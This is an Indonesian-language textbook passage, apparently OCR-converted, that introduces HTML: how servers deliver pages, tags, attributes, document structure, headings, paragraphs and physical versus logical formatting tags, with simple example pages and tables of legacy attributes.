Gambar 2.1 Halaman statis dalam tiga langkah. Peramban meminta berkas HTML tertentu, peladen menemukannya di cakram dan mengirimkannya kembali, lalu peramban menampilkannya; tidak ada program yang berjalan di peladen.


Cara kedua: peladen menjalankan program terpisah dan mengirim kembali apa pun yang dicetak program itu. Dahulu cara ini bernama **CGI**, *Common Gateway Interface*, dan **Gambar 2.2** memperlihatkan langkah tambahan yang harus dibayar: menemukan program, menjalankannya,

meneruskan permintaan, mengumpulkan keluarannya, baru kemudian menjawab. Lima langkah, bukan tiga.



Gambar 2.2 Halaman yang dihasilkan program terpisah melalui CGI, dalam lima langkah. Peladen menjalankan program itu untuk setiap permintaan, menunggu keluarannya, baru menjawab peramban.

Cara ketiga dipakai sebagian besar web, dan menjadi pokok Bab 3, 5, 7, 9, dan seterusnya. Berkasnya *sebagian besar* HTML, dengan kantong-kantong kode program tertanam di dalamnya; peladen menjalankan setiap kantong, menaruh keluarannya di lubang tempat kantong itu berada, lalu mengirim dokumen yang sudah jadi. **Gambar 2.3** menunjukkannya dalam empat langkah. PHP bekerja dengan cara ini, demikian pula JSP dan ASP.NET.



Gambar 2.3 Halaman yang dihasilkan dari berkas berisi skrip tertanam, dalam empat langkah. Peladen membaca berkas, menjalankan skrip di dalamnya, dan mengirim HTML yang sudah jadi.

Letakkan ketiga gambar itu berdampingan dan perhatikan apa yang tidak berubah: panah terakhir selalu menuju peramban, dan yang melintas di atasnya selalu HTML. Peramban tidak dapat membedakan cara mana yang menghasilkannya, dan memang tidak peduli.

> **WAWASAN KUNCI:** Secerdas apa pun peladennya, ia hanya dapat mengirim kepada peramban hal-hal yang sudah dipahami peramban: HTML, CSS, JavaScript, JSON, gambar, dan beberapa jenis media lain. Karena itu, mempelajari semua itu bukan tahap pemula yang dilewati lalu ditinggalkan. Itulah sasaran tetap yang dibidik setiap teknologi sisi peladen dalam buku ini.

2.2 Apa Itu Bahasa Markah

Buka pengolah kata, ketik satu kalimat, blok kalimat itu, lalu tekan tombol tebal. Yang Anda lihat adalah teks tebal. Yang disimpan adalah huruf-hurufnya ditambah catatan tersembunyi *tebalkan bagian ini* — catatan yang bukan bagian dari kalimat, melainkan keterangan **tentang** kalimat itu.

Bahasa markah (*markup language*) menuliskan keterangan semacam itu sebagai teks biasa, sehingga manusia dapat membacanya, mengetiknya, dan mengirimkannya kepada orang lain yang memakai jenis komputer berbeda.

> **DEFINISI.** *Markah* (*markup*) adalah teks yang ditambahkan pada dokumen untuk menggambarkan dokumen itu, bukan untuk menjadi bagian isinya. **Bahasa markah** adalah seperangkat aturan yang disepakati untuk menuliskan gambaran itu sehingga mesin dapat bertindak berdasarkannya.

Kata ini lebih tua daripada komputer: seorang penyunting menulis petunjuk di pinggir lembar karangan — besarkan baris ini, jorokkan paragraf itu — untuk juru atur huruf. HTML adalah persis hal itu, dipindahkan ke dalam berkas itu sendiri.

HTML singkatan dari **HyperText Markup Language**. Mari uraikan namanya:

- **Markup Language** — bahasa yang menggambarkan dokumen, seperti baru saja dijelaskan.
- **HyperText** — teks yang mengandung tautan. Teks biasa dibaca dari awal sampai akhir. Hiperteks memungkinkan Anda melompat: sebuah kata di dokumen ini dapat menunjuk dokumen lain, dan mengikutinya cukup dengan satu klik. Gagasan tunggal itulah yang mengubah kumpulan berkas menjadi sebuah *jaring* (*web*).

HTML dapat diringkas dalam satu kalimat yang layak dihafal: **intinya adalah tag**. Bahasa pemrograman tersusun dari pernyataan. HTML tersusun dari tag. Itulah seluruh perbedaannya.

> **CATATAN TENTANG ISTILAH.** Kadang Anda akan membaca bahwa HTML adalah "bahasa pemrograman untuk menampilkan dokumen". Berhati-hatilah dengan ungkapan itu. HTML tidak punya variabel, aritmetika, keputusan, ataupun perulangan; Anda tidak dapat menghitung apa pun dengannya. Yang dimilikinya adalah kosakata untuk menyatakan *apa* sebuah bagian dokumen. Ketika buku ini menyebut HTML sebagai "bahasa", maksudnya adalah "notasi yang disepakati". Komputasi baru dimulai di Subbab 2.21, bersama JavaScript.

HTML punya empat tugas, sesuai urutan Anda akan menjumpainya:

1. **Menampilkan dokumen.** Judul, paragraf, daftar, tabel — bentuk sesuatu yang dapat dibaca.
2. **Mengatur isi halaman dan susunannya.** Bagian mana yang lebih dahulu, apa yang berada di dalam apa.
3. **Membuat formulir.** Formulir pendaftaran, pemesanan, permintaan penjemputan — di mana pun pengunjung mengetik sesuatu lalu mengirimkannya kembali.
4. **Menyertakan objek lain.** Gambar, audio, dan video. (Dua dasawarsa lalu daftar ini juga memuat *applet* Java dan Flash; keduanya sudah tiada, dan tidak ada bagian buku ini yang memerlukan *plug-in*.)

2.3 Perkakas yang Anda Perlukan, dan Tidak Lebih

Anda memerlukan dua program, dan Bab 1 sudah memasang keduanya.

Peramban (*browser*) — program yang membaca tag HTML dan mengubahnya menjadi halaman: Chrome, Edge, Firefox, Safari, atau Opera. Internet Explorer dan Netscape Navigator sudah pensiun, tetapi kebiasaan yang mereka wariskan — menguji di lebih dari satu peramban — tetap benar. Peramban juga disebut **agen pengguna** (*user agent*), karena ia bertindak atas nama pengguna. Setiap peramban modern membawa **perkakas pengembang** (*developer tools*; F12, atau Ctrl+Shift+I; Cmd+Option+I di macOS): panel *Elements* yang menampilkan halaman sebagai pohon, *Console* untuk JavaScript, dan panel *Network* yang menampilkan setiap permintaan dan tanggapan. Ketiganya akan Anda pakai di bab ini.

Penyunting teks (*editor*) — program apa pun yang menyimpan teks polos. Buku ini memakai **Visual Studio Code** dengan ekstensi **Live Server**, yang sudah disiapkan di Bab 1: klik kanan berkas HTML, pilih *Open with Live Server*, dan halaman terbuka di peramban serta memuat ulang dirinya setiap kali Anda menyimpan. Notepad, Notepad++, Sublime Text, dan Vim pun dapat dipakai; yang penting, program itu menyimpan karakter yang Anda ketik dan tidak ada yang lain.

> **PERINGATAN:** Jangan menulis HTML di Microsoft Word, dan jangan menempelkan teks dari Word ke penyunting. Word menyimpan format, bukan teks polos, dan diam-diam mengganti tanda petik lurus dengan tanda petik lengkung. Tanda petik lengkung adalah karakter yang berbeda dari tanda petik lurus, padahal atribut HTML memerlukan yang lurus. Halaman yang tidak mau bekerja karena alasan yang tidak terlihat hampir selalu disebabkan oleh hal ini.

Tiga kebiasaan akan menghemat berjam-jam waktu Anda:

- **Simpan dengan ekstensi `.html`.** Di Notepad, pilih dulu *All Files* pada kotak *Save as type*, atau Notepad menambahkan `.txt` dan halaman Anda terbuka sebagai tumpukan tag mentah.
- **Simpan sebagai UTF-8**, agar `é`, `ü`, dan aksara apa pun tetap utuh. VS Code melakukannya secara bawaan; bilah statusnya bertuliskan *UTF-8*.
- **Letakkan peramban di samping penyunting.** Putaran *sunting, simpan, lihat* adalah seluruh pengembangan web, dan Live Server memendekkannya menjadi *sunting, simpan*.

Semua isi bab ini ada di folder kode `Chapter02/`, yang `README.md`-nya menjelaskan cara menjalankan setiap bagian di Windows, macOS, dan Linux; keterangan seperti `html/basics/skeleton.html` menyebut nama berkas di dalam folder itu.

2.4 Anatomi Dokumen HTML

2.4.1 Tag

Tag adalah nama di antara kurung sudut. `<p>` adalah tag. Demikian pula `<html>`, `<head>`, `<title>`, `<body>`, dan `<img>`.

Sebagian besar tag berpasangan: yang pertama memulai sesuatu, dan yang kedua, dengan garis miring sebelum namanya, mengakhirinya.

```
<p>This is a paragraph.</p>
```

`<p>` adalah **tag pembuka** (*start tag*), `</p>` adalah **tag penutup** (*end tag*), dan keseluruhannya — tag pembuka, isi, tag penutup — disebut **elemen**.

> **DEFINISI. Elemen** adalah tag pembuka, isinya, dan tag penutupnya, diambil bersama-sama. **Tag** hanyalah penandanya. Percakapan sehari-hari sering mencampuradukkan keduanya, dan buku ini pun kadang demikian, tetapi ketika ketelitian diperlukan: `<p>` adalah tag, `<p>Hello</p>` adalah elemen.

Beberapa elemen tidak berisi apa pun sehingga tidak punya tag penutup: `<br>`, `<img>`, `<hr>`, `<input>`, `<meta>`, `<link>`. Inilah **elemen kosong** (*void element*). Tuliskan sebagai `<br>` atau `<br />`; peramban menerima keduanya.

Nama tag HTML tidak peka huruf besar-kecil. `<body>`, `<BODY>`, dan `<Body>` adalah tag yang sama. Halaman dari tahun 1990-an memakai huruf kapital, yang membuat tag menonjol di layar proyektor; praktik modern, dan buku ini, menulis huruf kecil.

2.4.2 Atribut

Sebuah tag dapat membawa informasi tambahan di dalam kurung sudut, setelah namanya. Setiap potong informasi itu adalah **atribut**, yang punya nama dan nilai:

```
<ELEMENT ATTRIBUTE="VALUE">
```

Polanya tidak pernah berubah: **elemen** adalah nama tag, yang menyatakan *benda apa ini*; **atribut** adalah nama sifatnya, yang menyatakan *tentang apa*; dan **nilai** adalah isi sifat itu. Contoh klasiknya:

```
<body bgcolor="blue">
```

Elemen `body`, atribut `bgcolor`, nilai `blue`: jadikan latar halaman berwarna biru. Sebuah tag boleh membawa banyak atribut, dipisahkan spasi:

```
<input type="text" id="name" name="name" maxlength="60" required>
```

Sebagian atribut, seperti `required`, bersifat **boolean**: kehadirannya berarti ya, ketiadaannya berarti tidak.


Selalu beri tanda petik pada nilai. HTML memaafkan Anda selama nilai itu tanpa spasi, tetapi begitu ada spasi — `<p class="price highlight">` — hanya tanda petik itulah yang menyatukannya.

2.4.3 Tiga bagian dokumen

Setiap dokumen HTML punya tiga bagian bersarang: `html`, `head`, dan `body`.

```
<html>
  <head>
  </head>

  <body>
  </body>
</html>
```

Gambar 2.4 menggambar dokumen yang sedikit lebih lengkap sebagai pohon. Bacalah dari kiri: dokumen memuat satu elemen `<html>`, yang punya tepat dua anak; `<head>` memuat informasi tentang halaman, seperti `<title>`-nya, dan `<body>` memuat isinya.



Gambar 2.4 Dokumen HTML digambar sebagai pohon. Bagian kepala membawa informasi tentang halaman; bagian badan membawa segala yang dilihat pengunjung.

Pohon itu bukan kiasan. Begitulah peramban menyimpan halaman di memori, itulah yang ditampilkan panel *Elements* pada perkakas pengembang, dan itulah yang ditelusuri JavaScript di Subbab 2.22. Setiap elemen kecuali `<html>` punya tepat satu induk, dan elemen tidak pernah saling mengangkangi. Ini sah:

```
<p>A <b>bold</b> word.</p>
```

dan ini tidak:

```
<p>A <b>bold word.</p></b>
```

karena `<b>` dibuka di dalam `<p>` sehingga harus ditutup di dalamnya pula. Peramban diam-diam memperbaiki kesalahan itu, dan itu lebih buruk daripada pesan galat: Anda tidak pernah tahu kesalahan itu ada.

> **WAWASAN KUNCI:** Tag bersarang seperti tanda kurung dalam aritmetika: yang terakhir dibuka adalah yang pertama ditutup. Menjoroklah satu langkah untuk setiap tingkat sarang, dan tag yang lupa ditutup akan terlihat sebagai teks yang terus bergeser ke kanan dan tidak pernah kembali.

2.4.4 `<!DOCTYPE html>` dan `<html>`

Setiap dokumen HTML diawali `<html>` dan diakhiri `</html>`; segala yang ada di antara keduanya adalah dokumen. Satu baris lagi ditempatkan di atasnya:


```
<!DOCTYPE html>
```

Inilah **deklarasi tipe dokumen**: bukan tag, melainkan catatan yang berkata "ini HTML modern, pakailah aturan modern". Jika dihilangkan, peramban masuk ke *quirks mode*, lapisan kompatibilitas yang sengaja meniru galat tata letak peramban sekitar tahun 2000, dan CSS Anda diukur dengan aturan itu. Tulislah baris ini; biayanya hanya lima belas karakter.

Nyatakan pula bahasa halaman — `<html lang="en">`, atau `lang="id"` untuk bahasa Indonesia. Atribut ini memberi tahu pembaca layar (*screen reader*) lafal mana yang dipakai, membantu mesin pencari, dan memungkinkan peramban memenggal kata serta menerjemahkan dengan benar.

2.4.5 `<head>` dan `<title>`

`<head>` memuat informasi **tentang** halaman, bukan halaman itu sendiri; tidak ada isinya yang digambar di area konten. Yang terpenting di dalamnya adalah `<title>`. **Gambar 2.5** memperlihatkan ke mana judul halaman harga Profitina Laundry pergi: ke tab peramban, ke markah (*bookmark*) ketika pengunjung menyimpan halaman, dan ke judul yang dapat diklik pada hasil pencarian. Pembaca layar mengumumkannya saat halaman dimuat. Inilah untaian teks paling berharga dalam dokumen Anda, dan justru yang paling sering dibiarkan pemula berbunyi "Untitled".



Gambar 2.5 Teks di dalam `<title>` menjadi label tab peramban. Teks yang sama menamai markah dan menjadi judul hasil pencarian.

Dua baris lagi harus ada di bagian kepala setiap halaman yang Anda tulis mulai sekarang:

```
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
```

Baris pertama menyatakan pengodean karakter berkas: UTF-8 mewakili setiap karakter dalam setiap bahasa tulis, dan tanpa baris ini peramban bisa salah menebak lalu mengubah `é` Anda menjadi `Ã©`. Baris kedua meminta ponsel agar tidak berpura-pura menjadi monitor desktop (Subbab 2.20). Keduanya tidak boleh dilewatkan.


2.4.6 `<body>`

`<body>` memuat segala yang dilihat pengunjung. **Kode 2.1** adalah halaman lengkap bergaya tahun 1990-an, disimpan di folder `historic` karena tidak lagi lolos validasi.

Kode 2.1 Halaman tahun 1990-an dengan atribut `text` dan `bgcolor` pada `<body>` (`html/basics/historic/body-colors.html`).

```
<html>
  <head>
    <title>Welcome to my home page</title>
  </head>
  <body text="green" bgcolor="orange">
    <p>This is my first HTML document</p>
  </body>
</html>
```

Gambar 2.6 memperlihatkan hasilnya: teks hijau di atas latar jingga, jelek dan memang sengaja, karena sekali lihat Anda tahu kedua atribut itu bekerja.



Gambar 2.6 Elemen `<body>` dengan atribut `text` dan `bgcolor`: teks hijau di atas latar jingga. Kedua atribut itu usang; Subbab 2.15 melakukan hal yang sama dengan CSS.

> **PERINGATAN:** `text` dan `bgcolor` adalah **atribut presentasional**: cara mengubah tampilan sebelum CSS ada, dan kini usang. Keduanya masih bekerja, karena peramban tidak pernah merusak halaman lama, tetapi jangan menulisnya lagi. Subbab 2.15 menggantinya dengan CSS yang berlaku untuk seluruh situs, bukan untuk satu tag. Kenalilah atribut-atribut itu, karena Anda akan menjumpainya di kode warisan — itulah sebabnya bab ini menampilkan beberapa — tetapi jangan mengetiknya.

2.4.7 Kerangka lengkap untuk disalin

Satukan semuanya, dan Anda mendapat halaman yang akan mengawali setiap berkas sepanjang sisa buku ini, **Kode 2.2**.

Kode 2.2 Kerangka setiap halaman HTML (`html/basics/skeleton.html`). Salinlah untuk setiap halaman baru.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Profitina Laundry</title>
</head>
<body>
  <h1>Profitina Laundry</h1>
  <p>Three outlets in Surabaya: Rungkut, Keputih and Wiyung.</p>
</body>
</html>
```

Buka **Kode 2.2** dengan Live Server, atau ketik sendiri, simpan sebagai `skeleton.html`, dan buka di peramban. Anda telah menulis sebuah halaman web; segala yang menyusul hanyalah perincian.

2.5 Teks: Judul, Paragraf, dan Dua Jenis Penekanan

2.5.1 Blok dan sebaris

> **DEFINISI. Elemen tingkat blok** (*block-level element*) mengambil satu pita horizontal halaman untuk dirinya sendiri. Ia dimulai di baris baru, dan apa pun yang mengikutinya juga dimulai di baris baru. Paragraf, judul, daftar, dan tabel adalah elemen tingkat blok. **Elemen sebaris** (*inline element*) duduk di dalam sebaris teks dan hanya mengambil ruang sebanyak yang diperlukan isinya. Tebal, miring, tautan, dan gambar adalah elemen sebaris.


2.5.2 Judul

HTML memberi Anda enam tingkat judul (*heading*), `<h1>` sampai `<h6>`, seperti ditunjukkan **Kode 2.3**.

Kode 2.3 Enam tingkat judul (`html/basics/headings.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Six heading levels</title>
</head>
<body>
  <h1>Heading one (H1)</h1>
  <h2>Heading two (H2)</h2>
  <h3>Heading three (H3)</h3>
  <h4>Heading four (H4)</h4>
  <h5>Heading five (H5)</h5>
  <h6>Heading six (H6)</h6>
</body>
</html>
```

Gambar 2.7 memperlihatkan tampilan **Kode 2.3** di peramban. Setiap tingkat lebih kecil daripada tingkat di atasnya, dan semuanya tebal serta mengambil satu baris sendiri, karena judul adalah elemen tingkat blok.



Gambar 2.7 Enam tingkat judul sebagaimana digambar peramban, dari `<h1>` di atas sampai `<h6>` di bawah. Ukurannya adalah bawaan peramban dan dapat diubah sepenuhnya dengan CSS.

Inilah bagian yang sering salah dipahami pemula. **Angka itu adalah peringkat, bukan ukuran.** `<h1>` berarti "judul terpenting di halaman ini", bukan "besar"; untuk judul kecil Anda memakai CSS, bukan `<h6>`. Tingkat-tingkat itu memberi dokumen sebuah kerangka, persis seperti subbab bernomor di bab ini: satu `<h1>` untuk pokok bahasan, `<h2>` untuk setiap bagian utama, `<h3>` untuk subbagian.

Kerangka itu penting karena halaman Anda juga dibaca oleh yang bukan mata. Pembaca layar menawarkan kepada pengunjung tunanetra daftar judul untuk dilompati, mesin pencari memakai kerangka itu untuk memahami isi halaman, dan mesin penjawab AI mengekstrak struktur sebelum makna. Melompat dari `<h1>` ke `<h4>` karena `<h4>` ukurannya pas membuat Anda kehilangan pembaca yang tak pernah Anda lihat.

Jadi aturannya: satu `<h1>` per halaman; jangan pernah melompati tingkat ketika turun; jangan pernah memilih tingkat karena tampilannya.

2.5.3 Paragraf


`<p>` menandai paragraf, seperti pada **Kode 2.4**.

Kode 2.4 Satu judul dan satu paragraf (`html/basics/paragraph.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>A heading and a paragraph</title>
</head>
<body>
  <h1>Welcome!</h1>
  <p>
    In this website, you will find
    a lot of information about Web Programming
  </p>
</body>
</html>
```

Perhatikan sesuatu yang penting pada **Kode 2.4**, yang terlihat di **Gambar 2.8**: kalimatnya dipecah menjadi dua baris sumber, dan peramban menyambungnya. **HTML meringkas spasi**

putih (*whitespace*). Setiap deretan spasi, tab, dan baris baru menjadi satu spasi di layar, sehingga Anda tidak dapat mengatur jarak dengan bilah spasi atau memulai baris baru dengan Enter.



Gambar 2.8 Satu judul dan satu paragraf. Dua baris sumber paragraf itu telah disambung menjadi satu, karena HTML meringkas setiap deretan spasi putih menjadi satu spasi.

2.5.4 Pindah baris dan garis horizontal

Ketika Anda sungguh ingin sebuah baris berakhir — dalam alamat pos, dalam larik puisi — pakailah `<br>`:

```
<p>
  Profitina Laundry Keputih<br>
  Jl. Flamboyan No. 8, Sukolilo<br>
  Surabaya 60111
</p>
```

`<br>` adalah elemen kosong. Jangan memakainya untuk memberi jarak antarparagraf; dua paragraf sudah melakukannya. Deretan `<br><br><br>` adalah ciri khas pemula.

`<hr>` menggambar garis horizontal yang memisahkan satu bagian dari bagian lain, dan juga elemen kosong. Halaman lama memberinya atribut-atribut pada **Tabel 2.1**.

Tabel 2.1 Atribut historis `<hr>`. Keempatnya usang, dan CSS menggantikannya.

Atribut	Arti	Nilai
`align`	letak garis	`center`, `left`, `right`
`width`	panjang garis	panjang atau persentase; bawaan `100%`
`size`	tebal garis	jumlah piksel
`noshade`	digambar datar, tanpa kesan terukir	ada atau tidak ada


Tabel 2.1 ada di sini agar Anda dapat membaca halaman lama, bukan untuk menulis halaman baru. Contoh

```
<hr align="center" width="90%" size="30" noshade>
```

menghasilkan pita abu-abu tebal pada **Gambar 2.9**, di antara sebuah daftar bernomor dan daftar kedua berhuruf A sampai I. Dalam CSS, efek yang sama adalah

```
hr { width: 90%; height: 30px; border: none; background: gray; }
```

yang punya kelebihan: berlaku untuk setiap garis di seluruh situs sekaligus.



Gambar 2.9 Garis horizontal yang digambar dengan atribut usang `align`, `width`, `size`, dan `noshade`: 90 persen lebar, 30 piksel tebal, dan datar. Daftar di bawahnya memakai `type="A"` untuk huruf.

2.5.5 Format fisik dan format logis

Ada dua keluarga tag untuk mengubah tampilan sepotong teks, dan perbedaan keduanya termasuk hal paling bermakna dalam HTML.

Format fisik menyatakan bagaimana teks *terlihat*:

Tabel 2.2 Tag format fisik. Tag ini menyebut sebuah tampilan.

Tag	Efek
`<b>` ... `</b>`	tebal
`<i>` ... `</i>`	miring
`<u>` ... `</u>`	bergaris bawah
`<big>` ... `</big>`	lebih besar dari biasa (usang)
`<small>` ... `</small>`	lebih kecil dari biasa
`<strike>` ... `</strike>`	dicoret (usang; pakai `<s>`)
`<sup>` ... `</sup>`	superskrip
`<sub>` ... `</sub>`	subskrip
`<center>` ... `</center>`	di tengah (usang)

Format logis menyatakan apa *makna* teks, dan membiarkan peramban memilih tampilan yang sesuai:

Tabel 2.3 Tag format logis. Tag ini menyebut sebuah makna, dan tampilannya mengikuti.

Tag	Makna	Tampilan lazim
`<em>` … `</em>`	ditekankan	miring, seperti `<i>`
`<strong>` … `</strong>`	sangat penting	tebal, seperti `<b>`
`<del>` … `</del>`	dihapus dari dokumen	dicoret
`<ins>` … `</ins>`	disisipkan ke dokumen	bergaris bawah, seperti `<u>`

Bandingkan **Tabel 2.2** dengan **Tabel 2.3**: di layar, `<b>` dan `<strong>` tampak sama persis, lalu mengapa keduanya perlu ada?

Karena pembaca layar dapat menyampaikan perbedaannya: `<strong>` dan `<em>` membawa makna yang dapat diteruskannya, sedangkan `<b>` hanyalah permintaan tentang tinta, dan suara tidak punya tinta. Karena `<del>` dan `<ins>` mencatat riwayat suntingan, sedangkan baris yang dicoret tidak. Dan karena, pada hari penekanan di situs Anda harus berwarna merah alih-alih miring, `<em>` memungkinkan Anda mengubahnya dengan satu aturan CSS, sedangkan `<i>` tidak.

> **WAWASAN KUNCI:** Utamakan tag logis: nyatakan maksud Anda dan biarkan tampilan mengikutinya. Prinsip itu, jika diterapkan terus-menerus, adalah yang oleh Subbab 2.10 disebut *HTML semantis*, dan itulah beda antara halaman yang sekadar tampak benar dan halaman yang juga bekerja dengan benar.


`<b>` dan `<i>` punya kegunaan jujur yang sempit: `<i>` untuk kata asing atau nama kapal, `<b>` untuk kata kunci yang perlu menonjol tanpa menjadi penting. Jika Anda tidak dapat mengatakan maksud Anda yang mana, sebenarnya yang Anda perlukan adalah `<em>` atau `<strong>`.

2.5.6 Contoh terkerjakan dengan semuanya

Kode 2.5 memasukkan semua tag itu ke dalam dua paragraf, dan **Gambar 2.10** adalah hasilnya.

Kode 2.5 Setiap tag format fisik dan logis dalam satu dokumen (`html/basics/historic/formatting.html`). Berkas ini ada di `historic` karena `<big>` dan `<strike>` sudah usang.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Formatting text</title>
</head>
<body>
  <p>
    <b>Pevita</b> Pearce was born in <i>Jakarta</i> on 6 <u>October</u> 1992.
    She is the <em>second</em> child of three of <strong>Bramwell Pearce</strong> from
    <del>Surabaya</del> Wales, and <big>Ernie Auliasari</big> from
    <strike>Sidoarjo</strike> Banjarmasin. <small>Pevita</small> Pearce continued
    her study in <ins>New York</ins> City
